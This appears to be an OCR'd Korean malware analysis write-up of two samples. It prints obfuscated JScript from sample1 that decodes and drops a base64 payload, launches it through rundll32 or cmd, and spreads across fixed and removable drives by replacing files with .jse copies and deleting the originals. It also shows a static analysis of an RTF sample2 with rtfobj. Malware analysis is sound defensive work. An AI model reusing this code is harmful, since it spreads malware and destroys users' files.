
```javascript
ooAzPyoure43["dataType"] = "bin.base64";
ooAzPyoure43["text"] = ooAzPbest68["split"](ooAzPcould77)["join"]('');
ooAzPcould44["Open"]();
ooAzPcould44["Type"] = 1;
ooAzPcould44["Position"] = 0;
ooAzPcould44["Write"](ooAzPyoure43["nodeTypedValue"]);
ooAzPlike47 = Math["floor"]((Math["random"]() * 13000) + 10);
ooAzPshooting24 = ooAzPshooting24["replace"](ooAzPshooting24["slice"](-4), "x" +
ooAzPlike47 + ".com");
ooAzPcould44["SaveToFile"](ooAzPshooting24, 2);
ooAzPcould44["Close"]();
ooAzPcould44 = null;
```

sample1 상세 분석



```
if (ooAzPannounced84["Arguments"]["Length"]) {
    if (ooAzPannounced84["Arguments"](0) == "2") {
        try {
            ooAzPhave94["CopyFile"](ooAzPshooting24, ooAzPliked41, true);
        } catch (ooAzPwhat55) {}
        break;
    }
    if (ooAzPannounced84["Arguments"](0) == "1") {
        try {
            ooAzPLIBERTY46["ShellExecute"]("rundll32", ooAzPcried35 + ooAzPshooting24
+ ooAzPcried35 + " InitLibrary", '', "open", 1);
        } catch (ooAzPwhat55) {
            ooAzPLIBERTY46["ShellExecute"]("cmd", "/U /C rundll32 " + ooAzPcried35
+ ooAzPshooting24 + ooAzPcried35 + " InitLibrary", '', "open", 0);
        }
    }
    if (ooAzPannounced84["Arguments"](0) == '0') {
        try {
            ooAzPLIBERTY46["ShellExecute"](ooAzPshooting24, ooAzPlike47, '', "open", 1);
        } catch (ooAzPwhat55) {
            ooAzPLIBERTY46["ShellExecute"]("cmd", "/U /C " + ooAzPcried35
+ ooAzPshooting24 + ooAzPcried35, '', "open", 0);
```


sample1 상세 분석




```
if (ooAzPthings38) {
    try {
        ooAzPwoman66 = new ooAzPtouching38(ooAzPseams95);
        for (; !ooAzPwoman66["atEnd"](); ooAzPwoman66["moveNext"]()) {
            ooAzPshoulder4 = ooAzPwoman66["item"]();
            if ((ooAzPshoulder4["IsReady"] && (ooAzPshoulder4["DriveType"] == 3 || ooAzPsh
                ooAzPLIBERTY46["ShellExecute"]("cmd", "/T:" + ooAzPlike47
+ " /U /Q /C cd /D " + ooAzPshoulder4["DriveLetter"] + ": && dir /b/s/x "
+ ooAzPcellar18 + ">>%TEMP%" + ooAzPcamp91 + ooAzPdagger72, '', "open", 0);
                ooAzPannounced84["Sleep"](1000 * 54);
            }
        }
        ooAzPannounced84["Sleep"](1000 * 55);
        ooAzPsaid72 = ooAzPhave94["GetFile"](ooAzPplague71 + ooAzPcamp91 + ooAzPdagger72)[
        while (!ooAzPsaid72["AtEndOfStream"]) {
            ooAzPdear48 = ooAzPsaid72["ReadLine"]();
            ooAzPshook66 = ooAzPdear48["substring"](0, ooAzPdear48["indexOf"]("."));
            ooAzPLIBERTY46["ShellExecute"]("cmd", "/T:" + ooAzPlike47
+ " /U /Q /C copy /Y " + ooAzPcried35 + ooAzPwandered84 + ooAzPcried35
+ " " + ooAzPcried35 + ooAzPshook66 + ".jse" + ooAzPcried35
 + " && del /Q/F " + ooAzPcried35 + ooAzPdear48 + ooAzPcried35, '', "open", 0);
        }
        ooAzPsaid72["Close"]();
        ooAzPannounced84["Sleep"](1000 * 54);
        ooAzPhave94["DeleteFile"](ooAzPplague71 + ooAzPcamp91 + ooAzPdagger72);
    } catch (ooAzPwhat55) {}
}
```

sample1 결론

sample2 실행 흐름도



sample2 정적 분석



File name: C:/Users/forgo/Desktop/analy/sample2/sample2.vir

Type: Binary Size: 375322


```
▼ Binary
    Format: Rich Text Format
```

Nauz File Detector

100%


4 ms

sample2 정적 분석




```
Microsoft Windows [Version 10.0.19042.985]
(c) Microsoft Corporation. All rights reserved.

D:₩malware_Analysis₩rtfobj>D:₩malware_Analysis₩rtfobj₩rtfobj.py C:₩Users₩forgo₩Desktop₩analy₩sample2₩sample2.vir
rtfobj 0.55.2 on Python 3.8.5 - http://decalage.info/python/oletools
